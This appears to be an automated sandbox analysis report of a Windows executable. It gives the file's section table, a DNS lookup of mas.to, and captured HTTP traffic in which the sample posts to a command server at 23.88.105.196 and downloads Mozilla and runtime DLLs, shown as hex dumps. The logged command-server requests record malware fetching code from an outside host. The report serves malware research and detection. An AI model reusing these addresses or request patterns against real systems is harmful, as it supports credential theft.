CODE	0x1000	0x6586c	0x65a00	False	0.512607626076	data	6.52210609106	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x67000	0x14e8	0x1600	False	0.421164772727	data	3.98994918878	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x69000	0xc85	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x6a000	0x2336	0x2400	False	0.363389756944	data	4.97390787044	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x6d000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x6e000	0x18	0x200	False	0.05078125	data	0.20448815744	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x6f000	0x73d8	0x7400	False	0.609947467672	data	6.67785382742	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x77000	0x121a00	0x121a00	False	0.642775376295	data	6.49492044028	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
English	Great Britain	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 18:34:39.922311068 CEST	192.168.2.7	8.8.8.8	0x946c	Standard query (0)	mas.to	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 18:34:39.935611010 CEST	8.8.8.8	192.168.2.7	0x946c	No error (0)	mas.to		88.99.75.82	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mas.to
- 23.88.105.196

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49742	88.99.75.82	443	C:\Users\user\Desktop\cYKFZFK0Rg.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49762	23.88.105.196	80	C:\Users\user\Desktop\cYKFZFK0Rg.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:01.014555931 CEST	5227	OUT	POST /1013 HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 23.88.105.196 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Sep 27, 2021 18:35:01.129041910 CEST	5228	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 39 39 0d 0a 1f 8b 08 00 00 00 00 00 00 03 65 8c b1 0a 83 30 10 86 9f c6 25 48 50 8b 4b 32 d6 4e 1d 2c d4 6e 5d ae 31 5a 31 21 21 b9 ab f5 ed 2b c9 58 0e fe ef 3b f8 ef ea b2 fe 9b a6 ad ca 4e 4f 40 06 65 d1 5d ee d7 a1 bf 15 4f c9 38 7e 51 30 3e c2 91 1b 18 a3 91 71 26 58 33 41 e2 0b d4 4a 3e a9 72 a3 4e e2 21 c6 cd 85 31 2d 40 f8 4e 32 3b 37 9b 5c 20 54 89 8f e1 9c 2f c3 ee f3 db 55 ef 07 65 5b 49 0c a4 a5 75 9f 45 47 61 29 2e 4a 58 7f 92 3f 78 84 d6 b9 ba 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 99e0%HPK2N,n]1Z1!!+X;NO@e]O8~Q0>q&X3AJ>rN!1-@N2;7\ T/Ue[IuEGa).JX?x0
Sep 27, 2021 18:35:01.133256912 CEST	5228	OUT	GET /freebl3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive
Sep 27, 2021 18:35:01.155409098 CEST	5230	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:01 GMT Content-Type: application/x-msdos-program Content-Length: 334288 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "519d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:35:01 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@B
Sep 27, 2021 18:35:01.393956900 CEST	5583	OUT	GET /mozglue.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:01.416359901 CEST	5584	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:01 GMT Content-Type: application/x-msdos-program Content-Length: 137168 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "217d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:35:01 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@B
Sep 27, 2021 18:35:01.529525042 CEST	5725	OUT	GET /msvcp140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:01.550920010 CEST	5726	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:01 GMT Content-Type: application/x-msdos-program Content-Length: 440120 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "6b738-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:35:01 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 6 9 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.tex tr `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B
Sep 27, 2021 18:35:01.798649073 CEST	6191	OUT	GET /nss3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:01.822190046 CEST	6192	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:01 GMT Content-Type: application/x-msdos-program Content-Length: 1246160 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "1303d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:35:01 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@B
Sep 27, 2021 18:35:02.792329073 CEST	7502	OUT	GET /softokn3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 23.88.105.196 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:35:02.813458920 CEST	7503	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 16:35:02 GMT Content-Type: application/x-msdos-program Content-Length: 144848 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "235d0-57aa1f0b0df80" Expires: Tue, 28 Sep 2021 16:35:02 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b 4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 